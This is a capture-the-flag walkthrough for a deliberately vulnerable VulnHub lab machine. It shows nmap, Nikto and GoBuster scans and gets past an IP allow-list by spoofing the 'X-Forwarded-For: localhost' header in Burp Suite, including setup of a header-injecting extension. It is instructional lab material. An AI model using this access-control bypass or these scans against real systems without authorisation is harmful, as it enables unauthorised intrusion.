CTF Walkthrough for MeAndMyGirlfriend-1

(Available @ https://vulnhub.com/entry/me-and-my-girlfriend-1,409/)

In this episode of CTF-Walkthrough, we take on a fairly straight-forward boot-2-root challenge. The narrative is a tale as old as time.

Boy meets girl. (Bob and Alice)
They fall in love.
Girl gets job at a seemingly shady corporation.
Girl gets brainwashed by said shady-corp.
Boy hires hacker to break in to shady-corp to find out what the eff is going on with his lady!
I've seen it a thousand times.

With that let's see if we can't help Bob rescue his loved-one from the clutches of this insidious scourge that has bewitched his precious Alice.
Queue the music https://youtu.be/ymMyhqSrsG8?t=73

RECON

We start by running an *Nmap* scan to see what services are running. I always run an aggressive scan first against all ports just to see what's listening, then perform a more detailed scan against just the found open ports. Here we found ports *22* and *80*, so I scan just those two.

```
root@kali:~/Vulnhub/MeAndMyGirlfriend# nmap -A -sC -T4 -n -Pn -p 22,80 10.10.10.142 -o nmap_deepscan.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-14 21:03 EST
Nmap scan report for 10.10.10.142
Host is up (0.00069s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|   2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|   256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_  256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:B4:05:3D (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.69 ms 10.10.10.142

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.38 seconds
root@kali:~/Vulnhub/MeAndMyGirlfriend#
```

Not a ton of output here, but we've just gotten started. Time to dig deeper and continue scanning and enumeration.


Since there is a web service running, let's dust off trusty old *Nikto* to see what it can learn about the target.

```
root@kali:~/Vulnhub/MeAndMyGirlfriend# nikto -h http://10.10.10.142 -o nikto.htm
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.142
+ Target Hostname:    10.10.10.142
+ Target Port:        80
+ Start Time:         2020-01-14 21:06:06 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.29
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
 different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/heyhoo.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch
.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-3268: /misc/: Directory indexing found.
+ OSVDB-3092: /misc/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7864 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2020-01-14 21:06:53 (GMT-5) (47 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~/Vulnhub/MeAndMyGirlfriend#
```


OK, great! There are a couple of interesting entries. I slap a quick note into my working documentation so that we don't forget about them and move on to directory fuzzing with *GoBuster*.

```
root@kali:~/Vulnhub/MeAndMyGirlfriend# gobuster dir -w /usr/share/wordlists/dirmaster.txt -u http://10.10.10.142 -o gobuster.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.142
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirmaster.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/01/14 21:07:10 Starting gobuster
===============================================================
/config (Status: 301)
/config (Status: 301)
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd (Status: 403)
/index.php (Status: 200)
/misc (Status: 301)
/misc (Status: 301)
/robots.txt (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
/server-status (Status: 403)
===============================================================
2020/01/14 21:07:42 Finished
===============================================================
root@kali:~/Vulnhub/MeAndMyGirlfriend#
```

GoBuster doesn't reveal anything we don't already know, so I think it's about time we visit the website of these heinous monsters!



Oh it's like that, huh? OK, now it's personal. Before we were just hackers-for-hire, but you just poked the wrong bear, buddy! Let's see what's behind the curtain and view the page source-code.



A HINT! And a good one too seeing as I'm not familiar with X-Forwarded-For other than it's an HTTP Header. Maybe these folks aren't so bad after all. Maybe we've been too harsh on them and they're just misunderstood. Or maybe they're the DEVIL!!! Anyway, moving on…

So I took the hint's advice and started google-searching X-Forwarded-For. This site gave me a pretty good explanation of what this header does.

https://www.geeksforgeeks.org/http-headers-x-forwarded-for/

It looks like it's used for connecting a client through a proxy. It grabs the client IP address and stuffs it in the header, then it combines that with a proxy server address. This allows the site to receive traffic through a proxy and still see what the original requesting client-IP is.

According to this site…

https://www.sjoerdlangkemper.nl/2017/03/01/bypass-ip-block-with-x-forwarded-for-header/

"Some web applications make it possible to restrict access based on IP address of the visitor. This is particularly common for administrator interfaces. It is a good idea to restrict this interface to the IP addresses that are known to be used by actual administrators.

To implement this, the web application will check the `REMOTE_ADDR` value that the web server passes through to the application."

It then goes on to say…


"The `X-Forwarded-For` header is usually set by a proxy, but it can also be added by an attacker. By adding his own `X-Forwarded-For` header, the attacker can spoof his IP address. If the IP block is implemented incorrectly, it can be bypassed by putting an allowed IP address in the header, even if the connection actually originated from a blocked IP address."

This seems to be exactly the information we're looking for! Remember the hint said that this site could only be accessed locally. Time to look at our request history.


I failed to mention at the beginning of our little adventure, I almost ALWAYS proxy my web traffic through Burp Suite. This makes it easy for me to see the actual requests and responses to sites I'm interacting with and then make quick adjustments to my requests to see what happens. It also keeps a history of your request/responses which allows you to look at the logical sequence of events as well as go back without having to necessarily revisit a page.

Back to the story…

Here is the request/response for the site without the X-Forwarded-For header…



And after adding the X-Forwarded-For header…




In the immortal words of John “Hannibal” Smith, *“I love it when a plan comes together.”*


ATTACK

What we accomplished was this. By adding `localhost` as the IP in the X-Forwarded-For header, it tricked the system into thinking that the originating IP was coming from the trusted/white-listed local machine.
It then was redirected (see that 302 response) to “`?page=index`”.


Cool! We’re making progress now ☺ . Time to see what this gets us.

- Turn on Burp Intercept
- Browse to target IP with your web browser of choice
- Add “`X-Forwarded-For: localhost`” to intercepted request and push “Forward”
  - 

- Add “`X-Forwarded-For: localhost`” to intercepted redirect to “`?page=index`”



And we are now accessing “Ceban Corp’s” hidden web portal.




A minor celebratory dance break is customary. I’ll wait.

Welcome back.


While we have made some great progress, I find myself frustrated by the fact that we continually need to intercept EVERYTHING with Burp so that we can add the `X-Forwarded-For` header. There has got to be a better way. Oh, GOOGLE!!!

Come to find out, Burp Suite has this great feature called “Extender” and this will allow you to add extensions which increases its functionality. One of these marvelous extensions is called Bypass WAF. It’s free to install and allows us to automagically add specific headers, like `X-Forwarded-For`, to EVERY proxied request!




Configuring this thing took some help from here > https://www.codewatch.org/blog/?=408 but here's the gist of it…


1. Create Session Handling Rule



Add a Rule Description





Set the Scope to meet our needs



*YMMV. I set “Include all URLs” because this is in a sandbox environment.

Set the action to take when the Rule is applied







Click OK and you're done!

Now that we can more easily explore the Ceban Corp web portal, let's take a look around and see what we can see.

